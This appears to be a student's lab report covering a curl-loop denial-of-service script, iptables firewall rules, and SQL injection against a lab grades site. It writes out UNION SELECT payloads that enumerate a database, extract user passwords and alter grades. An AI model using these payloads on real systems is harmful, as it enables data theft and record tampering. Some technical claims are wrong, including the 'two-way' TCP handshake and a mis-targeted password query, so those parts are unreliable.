<h1><marquee>Amazing Design Corp.</marquee></h1>
<title>Lucky Ticket Generator</title>
<h1>Your lucky ticket: ef50d642a561dc13ab0161413918eb4d </h1><br>
<h1><marquee>Amazing Design Corp.</marquee></h1>
<title>Lucky Ticket Generator</title>
<h1>Your lucky ticket: ef50d642a561dc13ab0161413918eb4d </h1><br>
<h1><marquee>Amazing Design Corp.</marquee></h1>
<title>Lucky Ticket Generator</title>
<h1>Your lucky ticket: ef50d642a561dc13ab0161413918eb4d </h1><br>
<h1><marquee>Amazing Design Corp.</marquee></h1>
<title>Lucky Ticket Generator</title>
<h1>Your lucky ticket: ef50d642a561dc13ab0161413918eb4d </h1><br>
<h1><marquee>Amazing Design Corp.</marquee></h1>
<title>Lucky Ticket Generator</title>
<h1>Your lucky ticket: ef50d642a561dc13ab0161413918eb4d </h1><br>
<h1><marquee>Amazing Design Corp.</marquee></h1>
<title>Lucky Ticket Generator</title>
<h1>Your lucky ticket: ef50d642a561dc13ab0161413918eb4d </h1><br>
<h1><marquee>Amazing Design Corp.</marquee></h1>
<title>Lucky Ticket Generator</title>
<h1>Your lucky ticket: ef50d642a561dc13ab0161413918eb4d </h1><br>
<h1><marquee>Amazing Design Corp.</marquee></h1>
```

As seen below, if a different ticket parameter is used, the lucky ticket string output is also different. It is likely that the input parameter is being converted into a string using some form of encryption algorithm.

```
GNU nano 5.4                    ddos_script_curl.sh
#!/bin/bash

for i in {1..10}

do
        curl http://192.168.69.134/index.php?gimmiticket=idontknow
done
```

```
┌──(kali㉿kali)-[~/Desktop/scripts]
└─$ ./ddos_script_curl.sh
<title>Lucky Ticket Generator</title>
<h1>Your lucky ticket: 2b2aed2f436582291d898b3d9c82d809 </h1><br>
<h1><marquee>Amazing Design Corp.</marquee></h1>
<title>Lucky Ticket Generator</title>
<h1>Your lucky ticket: 2b2aed2f436582291d898b3d9c82d809 </h1><br>
<h1><marquee>Amazing Design Corp.</marquee></h1>
<title>Lucky Ticket Generator</title>
<h1>Your lucky ticket: 2b2aed2f436582291d898b3d9c82d809 </h1><br>
<h1><marquee>Amazing Design Corp.</marquee></h1>
<title>Lucky Ticket Generator</title>
<h1>Your lucky ticket: 2b2aed2f436582291d898b3d9c82d809 </h1><br>
<h1><marquee>Amazing Design Corp.</marquee></h1>
<title>Lucky Ticket Generator</title>
<h1>Your lucky ticket: 2b2aed2f436582291d898b3d9c82d809 </h1><br>
<h1><marquee>Amazing Design Corp.</marquee></h1>
<title>Lucky Ticket Generator</title>
<h1>Your lucky ticket: 2b2aed2f436582291d898b3d9c82d809 </h1><br>
<h1><marquee>Amazing Design Corp.</marquee></h1>
<title>Lucky Ticket Generator</title>
<h1>Your lucky ticket: 2b2aed2f436582291d898b3d9c82d809 </h1><br>
<h1><marquee>Amazing Design Corp.</marquee></h1>
<title>Lucky Ticket Generator</title>
<h1>Your lucky ticket: 2b2aed2f436582291d898b3d9c82d809 </h1><br>
<h1><marquee>Amazing Design Corp.</marquee></h1>
<title>Lucky Ticket Generator</title>
<h1>Your lucky ticket: 2b2aed2f436582291d898b3d9c82d809 </h1><br>
<h1><marquee>Amazing Design Corp.</marquee></h1>
<title>Lucky Ticket Generator</title>
<h1>Your lucky ticket: 2b2aed2f436582291d898b3d9c82d809 </h1><br>
<h1><marquee>Amazing Design Corp.</marquee></h1>
```

In both examples I used the “for i in {1..10}” statement to set the script to iterate 10 times using a for loop, which sends 10 separate requests. It is therefore possible to potentially use the curl command to perform a denial of service attack by sending a vast number of curl commands. The script could also potentially randomise the input parameter, which would make the attack more difficult to mitigate as the server admin wouldn’t simply be able to block the requests with the same input, and it would be difficult to distinguish any legitimate requests from the requests being spammed.

Contained within the for loop is the curl command and the URL of the website, which was just the host address for the web server and /index.php, specifying the landing page for the website, followed by the “gimmiticket” request and the inputted parameter of our choosing.

Conclusion

In conclusion, in this task we used two modifications of the hping3 command to perform a denial of service attack on the host 192.168.69.134 on our network, firstly with SYN flood mode, which uses TCP packets to flood the victims network, and next with the ICMP configuration, which uses ICMP echo “ping” requests. We used various configurations of these commands with different parameters, mainly adjusting the interval parameter and the packet size, to demonstrate our ability to control the CPU utilisation of the network. We then used a bash script to send commands to a website using the ‘curl’ command, and discussed how it could be used to send numerous requests to a web server.

References

Timalsina, R. (2023) *Master hping3 and Enhance Your Network Strength | GoLinuxCloud*. https://www.golinuxcloud.com/hping3-command-in-linux/#2_Send_SYN_packets_to_the_target.

Week 4 – Defence Measures

Introduction

This lab focussed on the use of the iptables command to modify firewall chains, which are a concept unique to iptables that define rulesets for how data is routed on the network. I edited rules for INPUT and OUTPUT chains, INPUT defining rules for traffic entering the host's network, and OUTPUT defining rules for outgoing traffic. I also added rules to allow access to web services on port 80 with the HTTP protocol, as well as doing the same for SMTP protocol on port 25 and adding a rule to allow communication between the workstation and server on port 8888. Lastly, I cleared these rules and set the OUTPUT chain policy to accept, and INPUT chain's policy to default-deny, by telling it to drop incoming packets. I then explained why connections to any servers were not possible and any network services that involved a syn-ack handshake could not be carried out.

Initial Tasks

I carried out some initial tasks to get a better understanding of the commands. Firstly I used the iptables command, prefixed by sudo, as it required root privileges, and followed by -L in order to list the current chain policy configurations. As can be seen below, all chain policies are set to accept. This means they will accept all traffic in their respective directions.

```
┌──(kali㉿kali)-[/]
└─$ sudo iptables -L
[sudo] password for kali:
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Next, I ran telnet to try to establish a connection with the mail server on IP address 192.168.69.200 with port 587, which did not allow a connection as the port was closed however the fact that I received a response indicates the SYN-ACK handshake was at the very least successful. I then did the same with the web server on 192.168.69.164 and on port 80, and in this case the connection was successful as the port was open, indicating outbound and inbound traffic was successfully sent between my system and both servers.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ telnet 192.168.69.200 587
Trying 192.168.69.200 ...
telnet: Unable to connect to remote host: Connection refused

┌──(kali㉿kali)-[~/Desktop]
└─$ telnet 192.168.69.164 80
Trying 192.168.69.164 ...
Connected to 192.168.69.164.
Escape character is '^]'.
```

I then used the iptables command with several parameters: -A which specified the chain policy I was targeting, which was output, -p which indicates which protocol should be used for this traffic I am allowing, in this case tcp, --dport which specifies which port to use, 80 I this case, and then -j which defines what to do with the packets, in this case the rule will allow outgoing TCP packets on this port.

I then ran the -L command to list the current rules, and we can see it has been listed as an http protocol as port 80 is being used for that particular protocol.

```
┌──(kali㉿kali)-[/]
└─$ sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT

┌──(kali㉿kali)-[/]
└─$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http
```

Part 1

For the first exercise I was asked to add a rule supporting SMTP protocol to allow connection to the mail server with SMTP. To achieve this I used the iptables command with sudo to use root privileges, used -A OUTPUT to specify that the rule was part of the OUTPUT chain, allowing for outgoing SMTP traffic to be sent, then -p tcp to ensure the tcp protocol was being used for data transmission, and then --dport 25 to allow for a connection on port 25, as this is the port used for SMTP traffic, and finally -j ACCEPT to tell the rule to allow the outgoing data of this specification to be sent.

I then listed the rules to show it was successfully created, and then used telnet to connect to the mail server on port 25 to demonstrate it had worked.

```
┌──(kali㉿kali)-[~/Desktop/scripts]
└─$ sudo iptables -A OUTPUT -p tcp --dport 25 -j ACCEPT

┌──(kali㉿kali)-[~/Desktop/scripts]
└─$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:smtp
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ telnet 192.168.69.200 25
Trying 192.168.69.200 ...
Connected to 192.168.69.200.
Escape character is '^]'.
220 Mail server @ mail.vlab
```

that allows communication between the workstation and the

I used the same command as the previous task with some slight differences. Firstly, I used -A INPUT so the rule would apply to the INPUT chain, and then I set the port as 8888 as instructed. The rest of the command was the same, with tcp being set as the protocol and ACCEPT being set as the target.

I then also set a second rule and added it to the OUTPUT chain, as I also wanted to allow outgoing traffic to be sent to the server on this port, not just accept incoming data. Below we can see the iptables list showing both commands in the INPUT and OUTPUT chains.

```
┌──(kali㉿kali)-[~/Desktop/scripts]
└─$ sudo iptables -A INPUT -p tcp --dport 8888 -j ACCEPT

┌──(kali㉿kali)-[~/Desktop/scripts]
└─$ sudo iptables -L
#Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:8888

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:smtp
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:8888
```

Part 3

For this task I was asked to clear all previously set rules, which I did using the command sudo iptables -F. I then listed the rules to show this had been done. As can be seen, the INPUT chain policy is unchanged and is still set to accept and the OUTPUT chain policy is still set to DROP, which means it will drop any outgoing packets.

```
┌──(kali㉿kali)-[~/Desktop/scripts]
└─$ sudo iptables -F

┌──(kali㉿kali)-[~/Desktop/scripts]
└─$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
```

Part 4

For this final task I was asked to change the OUTPUT chain policy to ACCEPT, and set the INPUT chain to default-deny policy, which is done by changing the policy to DROP. I executed both of these commands to edit the chains and their policies.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables --policy OUTPUT ACCEPT

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables --policy INPUT DROP

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

I was then asked to explain why I was subsequently not able to connect to the SMTP server or web server, or access other network services. To demonstrate that this was the case, I used telnet to firstly try and connect to the mail server on port 25, and then to connect to the web server on port 80, and lastly to use the ping command to echo packets to and from the address 192.168.69.10, and as can be seen below, each of these connections were unsuccessful.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ telnet 192.168.69.200 25
Trying 192.168.69.200 ...
^C

┌──(kali㉿kali)-[~/Desktop]
└─$ telnet 192.168.69.164 80
Trying 192.168.69.164 ...
^C

┌──(kali㉿kali)-[~/Desktop]
└─$ ping 192.168.69.10
PING 192.168.69.10 (192.168.69.10) 56(84) bytes of data.
^C
--- 192.168.69.10 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3059ms
```

The reason that we are unable to connect to these servers or ping the IP address, is because we have set the INPUT policy to default-deny, or DROP. This means whenever we attempt to establish a connection to any server, we cannot receive any input back, and so no connection can be made. Packets will have been sent with the tcp protocol, and this protocol involves a two-way handshake, where a “synchronize” packet is sent to the recipient network, and an “acknowledge” packet is sent in return to indicate a successful connection.

In addition to this, commands like telnet need to receive packets in order to establish a connection, and as all incoming traffic is being blocked, it cannot connect to the given ports on the IP addresses. Similarly, when I tried to ping 192.168.69.10, it did not receive any packets in response, and so the connection could not be established, and the packets were dropped.

Conclusion

In conclusion, during this task I have learnt about how iptables allow configuration of firewalls to moderate what traffic is allowed to be received or transmitted on a network. There are several chains that we did not touch on, however I now understand how INPUT and OUTPUT chains function and can be configured by adding rules, or changing their policies. I also gained an understanding of how telnet can be used to check for connections and firewall functionality, and also how ports can be opened or closed using iptables.

Week 5 – Web Security

Introduction

In this task, we were asked to perform several SQL injection commands, through a given website hosted on a web server within our virtual network, which uses a MySQL database to store data. Our aims are firstly to identify any vulnerabilities within the database, enumerating the structure of the database, identifying the passwords stored for all users whose ID number does not begin with 00, and lastly to update our grade within the database. We discovered a variety of commands that achieve these aims.

Identify the vulnerability

The main vulnerability the webpage suffers from is the fact that SQL injections are even possible in the first place. There are a variety of ways for site admins to patch this exploit and prevent the queries from being inputted, such as disabling comments from being added, however these patches are not present in the site we were given. This allows us to execute queries outside of the intended SELECT query.

On a basic level, SQL injection attacks work by firstly closing the initial SQL "select" command. On the back-end, this command usually looks like:

SELECT * FROM TABLE_NAME WHERE COLUMN_NAME=VALUE_IN_COLUMN

For example:

SELECT * FROM grades WHERE user="001099886"

SQL injection vulnerabilities often exploit the fact that the input at the end of the statement, which in our example is the user number, sometimes takes its value from an input form on the webpage. We can therefore close this portion of the statement immediately, using quotation marks. This sets the input value as " ", or an empty value. On its own, this input would either return an error, if the SQL instance has some sort of data validation methods which do not allow blank inputs, or it may simply return no results, as on a logical level, the page is sending a SELECT request to the database with a blank field value, and this will not correspond to any records within the database and so none will be returned. However, this then opens up the opportunity for us to begin inputting other SQL queries. Once the initial select query has been closed, we can use an OR query, followed by a query that will always return a TRUE value, to gain access to all values in the table initially mentioned in the SELECT query. Additionally, the UNION SELECT query can be used to target multiple values in a database, such as table or column names. The method which we used resulted in the enumerated information being outputted via the username section on the grades page, as we are technically accessing the "users" table, which is ordinarily used to log users in. These commands will be explained in more detail when we begin enumerating the database. Overall, I consider this to be the primary vulnerability, as SQL injection commands could easily have been prevented using a variety of methods, however the SQL instance is not configured with these in mind.

Exploiting this vulnerability, however, reveals a number of other vulnerabilities within the database, as it allows us to gain access to highly sensitive data such as passwords and grades. As shown later in the report, we can use UNION SELECT to access the "pwd" column in the users table, and then even specify which users' passwords we want to view.

A third vulnerability that we should mention is our ability to change our own grade within the database. This involves directly modifying the “grade” value in the grades table and can be achieved using two methods we identified. We will go into further detail in that section of the report, however the first involved modifying the POST request through inspect element; changing the grade value in the request form and then sending the request, and the second involved using a curl command in the kali terminal to send our own post request, containing the necessary “usr” and “grade” value; as well as a valid session ID, an important value for sending successful HTML requests, which we were able to find after monitoring a standard post request on the website with Wireshark, both being methods which actually update the grade value within the database. The fact that both of these methods work is indicative of a very insecure SQL instance, which has not been configured with security in mind, and I feel this should be considered as a vulnerability.

Additionally, one other vulnerability that should be mentioned was found as we enumerated the “users” table. One of the column names we found in the table was “flag_2223”. While this seems harmless at first, if a threat actor has knowledge of cross site scripting, they would identify this as a flag value they can use to potentially hijack user’s sessions and gain access to their cookies, which may contain sensitive data.

Enumerate the structure of the database

Enumerating the structure of the database is vital for conducting a successful SQL injection attack, if your aim is to access sensitive data, as knowing the names of the database, schemas, tables, and columns, is necessary for you to use the correct select queries. Comprehensive enumeration can also potentially reveal other vulnerabilities within the database that you may not have anticipated.

We focussed our approach initially on the login page, and found success in using the same UNION SELECT queries in both the Username and Password fields. Where the queries were successful, the result was outputted to the username section on the next page, where we could lookup our grades. This can be seen in the screenshots below.

General database information:

Schemas


We did not bother enumerating the schemas contained within the SQL instance, as these were not relevant to our task, however it is important to mention that schemas are collections of database objects used by MySQL, such as tables. In many of our commands, we specify information_schema, which we interpret as being the schema our tables are stored in. If we specify a different schema such as performance_schema, we begin seeing various other tables and objects not relevant to our task.

Database


Our first queries aimed to find some initial basic information about the database. While not being majorly useful for stealing data, these commands gave us the opportunity to learn how the UNION SELECT queries worked. UNION SELECT essentially allows multiple values within the database to be selected and outputted. These values may be names of data structures, or specific values within table records. It is highly valuable and was the backbone of our injection attacks; allowing us to exploit the lack of security and select the values we needed from the database.

As explained before, by closing the initial SELECT query with a quotation mark, we can then use a UNION SELECT query to specify different data structures within the database, as has been done for the following preliminary commands:

Database name: ‘ union select database()



Firstly, we obtained the database name by using the command above. This selects the name of the database, and outputs it via the welcome message, as you can see above. When using our own id for the login page the message we get is ‘welcome’ followed by the id number as shown below.



From this we can see that the welcome message is where a vulnerability is present and when using sql injections, the output of the injection will be outputted in this message. This opens up many streams of exploitation to enumerate more information from the webpage to further understand how the webpage is made up and how we can exploit it to achieve our goal of updating our grade.

Database version: - ‘ union select version()

Database user: query command: ‘ union select user()

Database wide setting: command query ‘ union select @@global.general_log.enumerated

information.

Table names & information:


Now we began enumerating information on the individual tables. As the tables are the containers which store the data we need to access or change for our tasks, namely the passwords and grades, it is crucial that we fully map out the database's architecture on a table level.

Table names

Having researched the structure of SQL databases and finding that they were essentially tables of values, contained by logical structures called "schemas", each contained within a main database, we began searching for the names of these databases, so that we could then access the records stored within them. This is a necessary step to access the data and complete our next tasks.

We began by closing the command and then using union select to craft a boilerplate SELECT query. Table_name is the subject of the query, and it is accessing information_schema, specifying the tables object type, and then specifying that the schema must be stored within the database. This gave us the output "grades", as can be seen below:

First table: ' union select table_name from information_schema.tables where table_schema = database()



Second table: ' union select table_name from information_schema.tables where table_schema = database() and table_name != 'grades' limit 1


For the second table we used the same approach which was that we targeted the welcome message to output our injection and we used the same query injection with a slight modification. The issue with this method of outputting the result of the injection is that it can only output a single value so if we asked it to output two tables then we would get an error page as it will not be able to process our request. This resulted in us having to enumerate each table and column individually to map out the database. So when it came to getting the second table we used the same injection as we did for the first table but we included "and table_name !='grades' limit 1". We did this to ensure that the database gives us the second table by explicitly asking it that the table name not be 'grades' and we asked it to limit 1 which means that it should limit the number of values it gives us to 1. this resulted in giving us the second table name which was 'sessions'.

Third table: ' union select table_name from information_schema.tables where table_schema = database() and table_name not in ('grades', 'sessions') limit 1


For the third table within the database, we used the same injection but with another modification to it. To get the third table instead of using '!=' we used 'not in' and listed the table names we did not want, which was the two previous table names. We still used limit 1 to ensure that we only get one

value returned in the welcome message. The result of this injection was the third table name, which is called ‘users’.

The database only included three tables, and we were able to validate this by using the same injection query as used to get the third table, “users”, where we specified the table name should **not** be the same as the 3 previous table names, however this query did not result in a table name. Instead, it gave us an error message as shown below. The below error message is important as this shows us that the injection worked however there is not a value that correlates with what we are asking which is why we got this error message.



The error message shown below is the error message we normally get when we use an injection that the webpage rejects as this shows us that the injection is not being processed. This is different to the above error message as the above error message is showing us that the injection worked however there is not a value that it can give us.



Column names for each table (grades, sessions, users)

For each of the screenshots below, they show us enumerating the column names for the ‘grades’ table, and the injection that we used is the same throughout. This is because of the issue that we can only output a single value for the welcome message, or we could have just outputted them all at once. For the first column, we used the query command below by specifying that we want the column name, for which table, and which schema the table is stored in.

This resulted in giving us the first column within the ‘grades’ table, which was ‘id’. The ‘id’ column is important as this is present in all the tables within the database, as it is a primary key. For the subsequent columns, we needed to find a way to specify the column that was **after** the first column, and we were able to do this by using ‘limit 1 offset 1’. This allowed us to limit the number of values to 1, and ‘offset 1’ allows us to skip the first column within the table. To get the resulting columns after 1 and 2 we incrementally had to change the offset number by 1 each time to get the next column within the table, and we did this four times as there were four columns within this table. We knew this because once we used ‘offset 4’, we received an error. We could also have used the ‘order by’ query to establish how many columns were in the table.

For the column names for the other tables, we used the same method and injection to get the names for the columns for the sessions and users tables. We did of course need to change the table_name value from ‘grades’ to the other two table names to enumerate from those tables.

‘grades’ columns:

‘ union select column_name from information_schema.columns where table_name = ‘grades’


‘ union select column_name from information_schema.columns where table_name = ‘grades’ limit 1 offset 1

‘ union select column_name from information_schema.columns where table_name = ‘grades’ limit 1 offset 2

‘ union select column_name from information_schema.columns where table_name = ‘grades’ limit 1 offset 3

‘sessions’ columns:

‘ union select column_name from information_schema.columns where table_name = ‘sessions’



‘ union select column_name from information_schema.columns where table_name = ‘sessions’ limit 1 offset 1

‘ union select column_name from information_schema.columns where table_name = ‘sessions’ limit 1 offset 2

‘users’ columns:

‘ union select column_name from information_schema.columns where table_name = ‘users’

‘ union select column_name from information_schema.columns where table_name = ‘users’ limit 1 offset 1

‘ union select column_name from information_schema.columns where table_name = ‘users’ limit 1 offset 2


‘ union select column_name from information_schema.columns where table_name = ‘users’ limit 1 offset 3

‘ union select column_name from information_schema.columns where table_name = ‘users’ limit 1 offset 4


‘ union select column_name from information_schema.columns where table_name = ‘users’ limit 1 offset 5

‘ union select column_name from information_schema.columns where table_name = ‘users’ limit 1 offset 6

‘ union select column_name from information_schema.columns where table_name = ‘users’ limit 1 offset 7



‘ union select column_name from information_schema.columns where table_name = ‘users’ limit 1 offset 8



Identify the passwords for all users which do not start with 00

We now were tasked with identifying the passwords for all users whose ID numbers do not start with '00'. In this database, ID numbers are a primary key, and are present in each table, although for this task we only need to look at the users table. Selecting the 'pwd' column from the 'users' table is fairly simple; however we then need to narrow down our search, making it slightly more complex. One way to approach this is to use the WHERE query to specify that we only want the 'pwd' records where the first two numbers on the left of the user value are '00'. We can then use the 'limit' and 'offset' commands to iterate through users, until we received an error after the second password, telling us that there are only 2 users that satisfy this requirement. The commands can both be found below.

' union select pwd from users where left(pwd, 2) != '00' –

' union select pwd from users where left(pwd, 2) != '00' limit 1 offset 1 –

Update your grade

To update the grade, there were two methods that we found, the first method we used was not through a direct sql injection, but rather we used the sql injections to identify where our grade is within the database, and then we used the inspect element tool.

I used the command**: COM1671' union select grade+5, null, null from grades where usr='001109134'** to identify my grade. this is because when we run this query it displays both grades for every student, and when we specify the user as in myself with usr='001109134', it then sends those values to the bottom of the list, and it will output the grade added with 5 as instructed with grade+5, allowing us to identify our own grade.

This was necessary because when we log in normally and then use COMP1671' OR 'a'='a, then this displays all the grades stored in the table, but it does not specify whose grade is whose, so we had to identify which grade was ours by using the query above and specifying the user id we want, while adding 5 to the value to distinguish it from the others. If we ran the command without the +5, we can compare the two lists and see which grade is ours. We could use this same method to identify individual user's grades also.

